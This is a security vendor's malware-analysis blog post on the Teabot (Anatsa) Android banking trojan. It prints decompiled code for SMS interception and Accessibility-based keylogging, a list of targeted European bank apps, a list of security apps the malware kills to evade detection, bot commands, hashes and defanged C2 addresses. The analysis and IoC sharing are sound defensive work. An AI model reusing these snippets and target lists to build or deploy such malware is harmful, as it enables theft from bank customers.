Teabot : Android Banking Trojan Targets Banks in Europe

labs.k7computing.com/

By Baran S June 17, 2021

The Teabot (aka ‘Anatsa’) is a new Android Banking Trojan with an array of malicious features that aid in the tracking of a victim’s financial activities and spreading to more victims. It is reported to have been first noticed at the beginning of this year, purportedly targeting a handful of European banks and few languages. Some of the malicious features include Key logging, Disabling Google Play Protect, Overlay attack and controlling the SMS.

The main infection vector of Teabot, used by the threat actors is Smishing campaigns, where the victims are persuaded to download and install the distributed malicious application. Teabot masquerades as media, postal and logistics service apps like BookReader, PlutoTV, TeaTV, VLC Media Player, Correos, DHL and UPS.

Figure 1: Masquerades as media, postal and logistic apps

In this blog, we will be analyzing a sample “*Snake.Sound.Mouse”* which masquerades as a VLC media player as shown in Figure 2.




Figure 2: Malicious APK masquerade as VLC media player

Once Teabot malware is installed on the device, it frequently brings up the *Accessibility Service* setting option on the device, as shown in Figure 3, until the user allows this app to have the *Accessibility Service* enabled. This app stays stealth by hiding its icon from the application drawer after its first launch. Also, threat actors here use MediaProjectionManager API to obtain a live streaming of the device screen on-demand and also interact with it via *Accessibility Services*.




Figure 3: Request for accessibility service

Analyzing the Payload

Once the permissions are granted, this malicious apk decrypts the malicious payload file called **kbu.json** from the app's assets folder to an executable dex format named 'kbu.odex' and loads the decrypted file as shown in Figure 4.

```
dex2oat : /system/bin/dex2oat -j6 --dex-file=/data/user/0/snake.sound.mouse/app_DynamicOptDex/kbu.json
          --output-vdex-fd=34 --oat-fd=35 --oat-location=/data/user/0/snake.sound.mouse/app_DynamicOptDex/
          oat/arm/kbu.odex --compiler-filter=quicken --class-loader-context=&
```

Figure 4: The logcat image shows the **kbu.odex** file execution at runtime

Teabot is currently targeting 6 different languages "Spanish, English, German, Italian, Dutch and French" as shown in Figure 5.

```
/* renamed from: q */
public static boolean m1409q() {
    String language = Locale.getDefault().getLanguage();
    return language.equals("es") || language.equals("en") || language.equals("de") || language.equals("it") || language.equals("nl") || language.equals("fr");
}
```

Figure 5: Targeted Languages

The Trojan attempts to intercept SMS messages and aborts the new SMSReceived broadcast to the victim; as per the bot command “logged_sms” as shown in Figure 6.

```
public class PPpaoJAOWPDjaw extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        try {
            C0404d dVar = C0404d.f826e;
            Bundle extras = intent.getExtras();
            String str = "";
            if (extras != null) {
                String string = extras.getString("format");
                Object[] objArr = (Object[]) extras.get("pdus");
                if (objArr != null) {
                    int length = objArr.length;
                    SmsMessage[] smsMessageArr = new SmsMessage[length];
                    for (int i = 0; i < length; i++) {
                        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], string);
                        str = (str + "SMS from " + smsMessageArr[i].getOriginatingAddress()) + ": " + smsMessageArr[i].getMessageBody();
                    }
                    dVar.f827a.mo1020d(context, "logged_sms", str);
                    abortBroadcast();
                    AAOPnwoapdNOAWD.m1353b(context, true);
                }
            }
        } catch (Throwable th) {
            th.printStackTrace();
            C0459e.m1387a("SmsErr " + th.getMessage());
        }
    }
}
```

Figure 6: Intercept SMS Messages

Abusing the Android Accessibility Service, this Trojan acts as a keylogger to steal all the victim’s information on the device.

```
if (accessibilityNodeInfo != null) {
    boolean z = (!f917d || (b = ioABoidawOanwDopaWND.f894e.mo1066b()) == null || accessibilityEvent.getPackageName() == null)
    CharSequence packageName = accessibilityNodeInfo.getPackageName();
    if (packageName != null && !packageName.toString().equals(f916c) && z) {
        C0445a aVar = f914a;
        if (aVar != null && aVar.mo1085b().size() > 0) {
            f915b.add(f914a);
            f914a = null;
        }
        AbstractC0414a aVar2 = dVar.f827a;
        boolean g = aVar2.mo1023g(accessibilityService, "kloger:" + ((Object) packageName));
        f917d = g;
        if (g) {
            f914a = new C0445a(packageName.toString());
        }
        f916c = packageName.toString();
    }
```

Figure 7: Keyloggers Function

C2 Communication

Teabot enumerates all the installed applications on the victim’s device and then sends the list of installed apps from the victim’s device to the C2 server during its first communication. All the communications between C2 and the malware remain encrypted using an XOR key as shown in Figure 8. When one or more targeted apps are found, the malware C2 sends the specific payload(s) to the victim device to perform an overlay attack and track all the activity related to the identified targeted application(s).




Figure 8: List of installed apps sent encrypted by the malware and the decrypted data

The following are the targeted applications expected to be installed in the victim's device:

Package Name	App Name
es.bancosantander.apps	Santander
uk.co.hsbc.hsbcukmobilebanking	HSBC UK Mobile Banking
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.rbs.mobile.android.natwest	NatWest Mobile Banking
com.bancomer.mbanking	BBVA México
es.univia.unicajamovil	UnicajaMovil
com.starlingbank.android	Starling Bank - Better Mobile Banking
com.grppl.android.shell.CMBlloydsTSB73	Lloyds Bank Mobile Banking: by your side
posteitaliane.posteapp.appbpol	BancoPosta
com.kutxabank.android	Kutxabank
tsb.mobilebanking	TSB Bank Mobile Banking
com.grppl.android.shell.BOS	Bank of Scotland Mobile Banking: secure on the go
es.evobanco.bancamovil	EVO Banco móvil
es.openbank.mobile	Openbank – banca móvil
com.lynxspa.bancopopolare	com.lynxspa.bancopopolare
com.rbs.mobile.android.rbs	Royal Bank of Scotland Mobile Banking
es.lacaixa.mobile.android.newwapicon	CaixaBankNow
it.popso.SCRIGNOapp	SCRIGNOapp
es.ibercaja.ibercajaapp	Ibercaja
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank
com.bankinter.launcher	Bankinter Móvil
com.cooperativebank.bank	The Co-operative Bank
www.ingdirect.nativeframe	ING España. Banca Móvil
com.unicredit	Mobile Banking UniCredit
it.nogood.container	UBI Banca
uk.co.santander.santanderUK	Santander Mobile Banking
it.bnl.apps.banking	BNL
com.barclays.android.barclaysmobilebanking	Barclays
com.cajasur.android	Cajasur
es.liberbank.cajasturapp	Banca Digital Liberbank
app.wizink.es	WiZink, tu banco senZillo
uk.co.mbna.cardservices.android	MBNA - Card Services App
com.grppl.android.shell.halifax	Halifax Mobile Banking
com.bankaustria.android.olb	Bank Austria MobileBanking
com.grupocajamar.wefferent	Grupo Cajamar
com.bbva.netcash	BBVA Net Cash | ES & PT
uk.co.tsb.newmobilebank	TSB Mobile Banking
uk.co.metrobankonline.mobile.android.production	Metro Bank
it.gruppobper.ams.android.bper	Smart Mobile Banking
uk.co.tescomobile.android	Tesco Mobile
com.db.pbc.mibanco	Deutsche Bank España
es.cm.android	Bankia
com.bbva.bbvacontigo	BBVA Spain | Online banking

Figure 9: Targeted Banks

This malware also terminates the predefined list of apps process(es), as shown in Figure 10 and Figure 11. Interestingly, that list includes a few popular security products as highlighted below, in order to remain undetected.





Figure 10: Terminates the predefined apps process



```
static {
        f931a.add("com.avast.android.mobilesecurity");
        f931a.add("com.lge.phonemanagement");
        f931a.add("com.android.settingsaccessibility");
        f931a.add("com.coloros.phonemanager");
        f931a.add("com.coloros.oppoguardelf");
        f931a.add("com.coloros.safecenter");
        f931a.add("com.coloros.securitypermission");
        f931a.add("com.kms.free");
        f931a.add("com.wsandroid.suite");
        f931a.add("com.splendapps.shark");
        f931a.add("com.jumobile.manager.systemapp");
        f931a.add("com.technogic.systemappremover");
        f931a.add("com.funnycat.virustotal");
        f931a.add("com.appsinnova.android.keepclean");
        f931a.add("com.rhythm.hexise.uninst");
        f931a.add("com.miui.cleanmaster");
        f931a.add("com.cleanteam.onesecurity");
        f931a.add("com.vsrevogroup.revoapppermissions");
        f931a.add("org.malwarebytes.antimalware");
        f931a.add("com.transsion.phonemaster");
        f931a.add("com.samsung.accessibility");
        f931a.add("com.cleanteam.oneboost");
        f931a.add("com.eset.ems2.gp");
        f931a.add("com.lookout");
        f931a.add("com.avira.android");
        f931a.add("fast.phone.clean");
        f931a.add("com.alphainventor.filemanagerf");
        f931a.add("zsj.android.systemappremover");
        f931a.add("com.bitdefender.security");
        f931a.add("com.drweb");
}
```

Figure 11: Apps list terminated

Package Name	APP Name
com.avast.android.mobilesecurity	Avast Antivirus – Mobile Security & Virus Cleaner
com.lge.phonemanagement	Smart Doctor
com.coloros.phonemanager	Phone Manager
com.kms.free	Kaspersky Mobile Antivirus: AppLock & Web Security
com.wsandroid.suite	McAfee Mobile Security: VPN Proxy & Anti Theft Safe WiFi
com.splendapps.shark	Splend Apps Uninstaller
com.jumobile.manager.systemapp	System app remover (root needed)
com.technogic.systemappremover	System App Remover - App Uninstaller, Bloatware
com.funnycat.virustotal	VirusTotal Mobile
com.appsinnova.android.keepclean	KeepClean - Booster, Antivirus, Battery Saver
com.rhythm.hexise.uninst	Rhythm Software Uninstaller
com.miui.cleanmaster	Cleaner Miui
com.cleanteam.onesecurity	One Security - Antivirus, Cleaner, Booster
com.vsrevogroup.revoapppermissions	Revo App Permission Manager
org.malwarebytes.antimalware	Malwarebytes Security: Virus Cleaner, Anti-Malware
com.transsion.phonemaster	Phone Master –Junk cleaner master, Battery Cooler
com.cleanteam.oneboost	One Booster - Antivirus, Booster, Phone Cleaner
com.eset.ems2.gp	ESET Mobile Security & Antivirus
com.lookout	Mobile Security, Antivirus & Cleaner by Lookout
com.avira.android	Avira Antivirus 2021 - Virus Cleaner & VPN
fast.phone.clean	Phone Cleaner - Android Clean, Master Antivirus
zsj.android.systemappremover	Root App Deleter
com.bitdefender.security	Bitdefender Mobile Security & Antivirus
com.drweb	Anti-virus Dr.Web Light

Figure 12: Security related Apps List

List of few bot commands observed

```
<string name="captured_injects"></string>
<boolean name="hide_sms" value="false" />
<long name="local_keylogger_versions" value="7" />
<string name="logged_sms"></string>
<long name="local_injects_versions" value="7" />
<boolean name="lock_device" value="false" />map>
```

Figure 13: List of bot commands

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and also regularly update and scan your devices with it. Keep your security product and devices updated and patched for the latest vulnerabilities.

Indicators of Compromise (IoCs)

Package Name	Hash	K7 Detection Name

foot.seminar.when	8e82d870605d97db3a7e348cb6ca61c4	Trojan (0055efb31)
steak.into.fine	332d407d2f690fb54546ff7f15ce7755	Trojan (0055efb31)
safe.enable.tooth	112fc4be91ef529db595c9cdc40fdc82	Trojan (0055efb31)
snake.sound.mouse	a8ded94ee515bf0d8dbdead6d25f9ec0	Trojan (00573cb31)
question.cancel.cradle	c20c6cd13bd8b5ccaca9e212635f7057	Trojan (0055e0a41)
trust.royal.vibrant	4642c7a56039a82d8268282802c2fee9	Trojan (0055e0a41)

C2

hxxp://185.215.113[.31:80/api/

hxxp://178.32.130[.170:80/api/